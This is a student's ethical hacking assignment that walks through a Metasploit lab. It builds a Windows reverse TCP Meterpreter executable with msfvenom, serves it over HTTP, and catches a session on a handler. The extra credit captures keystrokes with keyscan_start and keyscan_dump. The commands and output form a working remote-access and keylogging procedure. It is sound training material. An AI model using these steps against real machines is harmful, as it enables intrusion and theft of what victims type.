Antonio Shields
CYSE 450
Assignment 8
April 2, 2024

Assignment-08- Using Metasploit Framework

CYSE450 Ethical Hacking and Penetration Testing

(Total: 100 Points)

Please follow the recording provided in the media gallery on canvas to learn about metasploit framework and msfvenom. You may also refer to google.com or e-book provided with 'O'Reilly Learning.


Task-A: (20 Points) Answer the following questions by typing in a word file:

1. **What is a payload?** In terms of Metasploit, a payload is a code or a simple script written to be executed and that is to be selected and delivered by the Framework once a vulnerability in a system has been exploited successfully.
2. **What is the difference between a bind shell and a reverse shell?** The difference between a bind shell and a reverse shell is that a bind shell is a payload that "binds" a command prompt to a listening port on the target machine which an attacker can then connect and a reverse shell is a payload that creates a connection from the target machine back to the attacker as a Windows command prompt.

Task B: (80 Points) Reverse TCP payload for windows (Please submit the screenshot for all the steps)


The payload you are going to create with msfvenom is a Reverse TCP payload for windows. This payload generates an exe which when run connects from the victim's machine to your Metasploit handler giving a meterpreter session.

1. **In kali terminal, Launch msfconsole with the command, msfconsole**




```
┌──(ashie005㉿kali-virtualbox1)-[~]
└─$ msfconsole
Metasploit tip: View all productivity tips with the tips command

 ________________________________________
/ it looks like you're trying to run a \
\ module                                /
 ----------------------------------------
 \
  \
     __
    /  \
    |  |
    @  @
    |  |
    || |/
    || ||
    |\_/|
    \___/


       =[ metasploit v6.3.54-dev                          ]
+ -- --=[ 2394 exploits - 1235 auxiliary - 422 post       ]
+ -- --=[ 1388 payloads - 46 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/
```

2. **Display all the payloads available using, show payloads and search for the payload using meterpreter and reverse_tcp, (windows/meterpreter/reverse_tcp)**



```
msf6 > show payloads

Payloads
========

   #     Name                                                          Disclosure Date  Rank    Check  Description
   -     ----                                                          ---------------  ----    -----  -----------
   0     payload/aix/ppc/shell_bind_tcp                                                 normal  No     AIX Command Shell, Bind TCP Inline
   1     payload/aix/ppc/shell_find_port                                                normal  No     AIX Command Shell, Find Port Inline
   2     payload/aix/ppc/shell_interact                                                 normal  No     AIX execve Shell for inetd
   3     payload/aix/ppc/shell_reverse_tcp                                              normal  No     AIX Command Shell, Reverse TCP Inline
   4     payload/android/meterpreter/reverse_http                                       normal  No     Android Meterpreter, Android Reverse HTTP Stager
   5     payload/android/meterpreter/reverse_https                                      normal  No     Android Meterpreter, Android Reverse HTTPS Stager
   6     payload/android/meterpreter/reverse_tcp                                        normal  No     Android Meterpreter, Android Reverse TCP Stager
   7     payload/android/meterpreter_reverse_http                                       normal  No     Android Meterpreter Shell, Reverse HTTP Inline
   8     payload/android/meterpreter_reverse_https                                      normal  No     Android Meterpreter Shell, Reverse HTTPS Inline
   9     payload/android/meterpreter_reverse_tcp                                        normal  No     Android Meterpreter Shell, Reverse TCP Inline
   10    payload/android/shell/reverse_http                                             normal  No     Command Shell, Android Reverse HTTP Stager
   11    payload/android/shell/reverse_https                                            normal  No     Command Shell, Android Reverse HTTPS Stager
   12    payload/android/shell/reverse_tcp                                              normal  No     Command Shell, Android Reverse TCP Stager
   13    payload/apple_ios/aarch64/meterpreter_reverse_http                             normal  No     Apple_iOS Meterpreter, Reverse HTTP Inline
   14    payload/apple_ios/aarch64/meterpreter_reverse_https                            normal  No     Apple_iOS Meterpreter, Reverse HTTPS Inline
   15    payload/apple_ios/aarch64/meterpreter_reverse_tcp                              normal  No     Apple_iOS Meterpreter, Reverse TCP Inline
   16    payload/apple_ios/aarch64/shell_reverse_tcp                                    normal  No     Apple iOS aarch64 Command Shell, Reverse TCP Inline
   17    payload/apple_ios/armle/meterpreter_reverse_http                               normal  No     Apple_iOS Meterpreter, Reverse HTTP Inline
```




```
   1149  payload/windows/meterpreter/bind_named_pipe                                    normal  No     Windows Meterpreter (Reflective Injection), Windows x86 Bind Named Pipe Stager
   1150  payload/windows/meterpreter/bind_nonx_tcp                                      normal  No     Windows Meterpreter (Reflective Injection), Bind TCP Stager (No NX or Win7)
   1151  payload/windows/meterpreter/bind_tcp                                           normal  No     Windows Meterpreter (Reflective Injection), Bind TCP Stager (Windows x86)
   1152  payload/windows/meterpreter/bind_tcp_rc4                                       normal  No     Windows Meterpreter (Reflective Injection), Bind TCP Stager (RC4 Stage Encryption, Metasm)
   1153  payload/windows/meterpreter/bind_tcp_uuid                                      normal  No     Windows Meterpreter (Reflective Injection), Bind TCP Stager with UUID Support (Windows x86)
   1154  payload/windows/meterpreter/find_tag                                           normal  No     Windows Meterpreter (Reflective Injection), Find Tag Ordinal Stager
   1155  payload/windows/meterpreter/reverse_hop_http                                   normal  No     Windows Meterpreter (Reflective Injection), Reverse Hop HTTP/HTTPS Stager
   1156  payload/windows/meterpreter/reverse_http                                       normal  No     Windows Meterpreter (Reflective Injection), Windows Reverse HTTP Stager (wininet)
   1157  payload/windows/meterpreter/reverse_http_proxy_pstore                          normal  No     Windows Meterpreter (Reflective Injection), Reverse HTTP Stager Proxy
   1158  payload/windows/meterpreter/reverse_https                                      normal  No     Windows Meterpreter (Reflective Injection), Windows Reverse HTTPS Stager (wininet)
   1159  payload/windows/meterpreter/reverse_https_proxy                                normal  No     Windows Meterpreter (Reflective Injection), Reverse HTTPS Stager with Support for Custom Proxy
   1160  payload/windows/meterpreter/reverse_ipv6_tcp                                   normal  No     Windows Meterpreter (Reflective Injection), Reverse TCP Stager (IPv6)
   1161  payload/windows/meterpreter/reverse_named_pipe                                 normal  No     Windows Meterpreter (Reflective Injection), Windows x86 Reverse Named Pipe (SMB) Stager
   1162  payload/windows/meterpreter/reverse_nonx_tcp                                   normal  No     Windows Meterpreter (Reflective Injection), Reverse TCP Stager (No NX or Win7)
   1163  payload/windows/meterpreter/reverse_ord_tcp                                    normal  No     Windows Meterpreter (Reflective Injection), Reverse Ordinal TCP Stager (No NX or Win7)
   1164  payload/windows/meterpreter/reverse_tcp                                        normal  No     Windows Meterpreter (Reflective Injection), Reverse TCP Stager
   1165  payload/windows/meterpreter/reverse_tcp_allports                               normal  No     Windows Meterpreter (Reflective Injection), Reverse All-Port TCP Stager
   1166  payload/windows/meterpreter/reverse_tcp_dns                                    normal  No     Windows Meterpreter (Reflective Injection), Reverse TCP Stager (DNS)
   1167  payload/windows/meterpreter/reverse_tcp_rc4                                    normal  No     Windows Meterpreter (Reflective Injection), Reverse TCP Stager (RC4 Stage Encryption, Metasm)
   1168  payload/windows/meterpreter/reverse_tcp_rc4_dns                                normal  No     Windows Meterpreter (Reflective Injection), Reverse TCP Stager (RC4 Stage Encryption DNS, Metasm)
   1169  payload/windows/meterpreter/reverse_tcp_uuid                                   normal  No     Windows Meterpreter (Reflective Injection), Reverse TCP Stager with UUID Support
   1170  payload/windows/meterpreter/reverse_winhttp                                    normal  No     Windows Meterpreter (Reflective Injection), Windows Reverse HTTP Stager (winhttp)
   1171  payload/windows/meterpreter/reverse_winhttps                                   normal  No     Windows Meterpreter (Reflective Injection), Windows Reverse HTTPS Stager (winhttp)
   1172  payload/windows/meterpreter_bind_named_pipe                                    normal  No     Windows Meterpreter Shell, Bind Named Pipe Inline
   1173  payload/windows/meterpreter_bind_tcp                                           normal  No     Windows Meterpreter Shell, Bind TCP Inline
```

3. **Open a new terminal in kali to create a payload using msfvenom**

    a. **Set the listener host to the kali Ip address**


    b. **Set the listener port number to 4444**

    c. **Set the file type as exe**




```
┌──(ashie005㉿kali-virtualbox1)-[~]
└─$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.201 LPORT=4444 -f exe > payload_assignment11_04022024.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
```

4. **Using python, create the http.server**




```
┌──(ashie005㉿kali-virtualbox1)-[~]
└─$ python -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
█
```

5. **Open the browser in the target machine(windows) and type the address of the kali with the port number it is listening to.**




- .Xauthority
- .xsession-errors
- .xsession-errors.old
- .zsh_history
- .zshrc
- arp-spoof.py
- arp-spoof1.py
- arpDetector.py
- arpSpooftest.py
- arpSpooftest1.py
- Desktop/
- Documents/
- Downloads/
- Music/
- password2.txt
- payload1032824.exe
- payload_assignment11_04022024.exe




```
┌──(ashie005㉿kali-virtualbox1)-[~]
└─$ python -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
192.168.1.208 - - [02/Apr/2024 01:26:58] "GET / HTTP/1.1" 200 -
192.168.1.208 - - [02/Apr/2024 01:26:58] code 404, message File not found
192.168.1.208 - - [02/Apr/2024 01:26:58] "GET /favicon.ico HTTP/1.1" 404 -
192.168.1.208 - - [02/Apr/2024 01:29:54] "GET /payload1032824.exe HTTP/1.1" 200 -
192.168.1.208 - - [02/Apr/2024 01:31:10] "GET /payload_assignment11_04022024.exe HTTP/1.1" 200 -
█
```

6. **Set up a handler in Metasploit to receive the connection from the victim pc. Log into Metasploit by typing msfconsole in a new kali terminal.**




```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
```

7. **Once Metasploit is loaded use the multi/handler exploit and set the payload to be reverse_tcp using, set payload windows/meterpreter/reverse_tcp**




```
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
```

8. **Next, you need to set the LHOST and LPORT; copying the details as you set it in payload you just generated in msfvenom.**




```
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST                      yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target



View the full module info with the info, or info -d command.
```

9. **Check everything is set correctly by typing show options**




```
msf6 exploit(multi/handler) > set LHOST 192.168.1.201
LHOST => 192.168.1.201
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.1.201    yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target



View the full module info with the info, or info -d command.
```

10. **If everything looks correct, just type exploit -j -z to start your handler and once the EXE payload we created in msfvenom is clicked you should then receive a meterpreter shell.**



```
msf6 exploit(multi/handler) > exploit -j -z
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
msf6 exploit(multi/handler) >
[*] Started reverse TCP handler on 192.168.1.201:4444
[*] Sending stage (176198 bytes) to 192.168.1.208
[*] Meterpreter session 1 opened (192.168.1.201:4444 → 192.168.1.208:1086) at 2024-04-02 01:45:28 -0400
```


11. **Type sessions to see all the sessions.**
12. **Open the active session using the session id.**



```
Active sessions
===============

  Id  Name  Type                     Information                              Connection
  --  ----  ----                     -----------                              ----------
  1         meterpreter x86/windows  HOME-8E47F10830\Ashie005 @ HOME-8E47F10830  192.168.1.201:4444 → 192.168.1.208:1086 (192.168.1.208)

msf6 exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > pwd
C:\Documents and Settings\Ashie005\My Documents\Downloads
meterpreter >
```


Extra Credit: (15 Points) **Perform Keylogging in Windows** **(Please submit the screenshot for all the steps)**

1. **Once the meterpreter session is created, type the following command, keyscan_start**




```
meterpreter > keyscan_start
Starting the keystroke sniffer ...
```

2. **In windows machine, open notepad and type some text**



```
This is the free text for the Extra Credit for Assignment 11 on 04/02/24.
```

3. Now in Kali, in meterpreter shell, type the command keyscan_dump



```
meterpreter > keyscan_dump
Dumping captured keystrokes...
<Right Shift>This is the fre <^H>e text for the <Right Shift>Extra <Right Shift>Crea<^H>dit for <Right Shift>Assignment 11 on 04/02/24.

meterpreter > 
```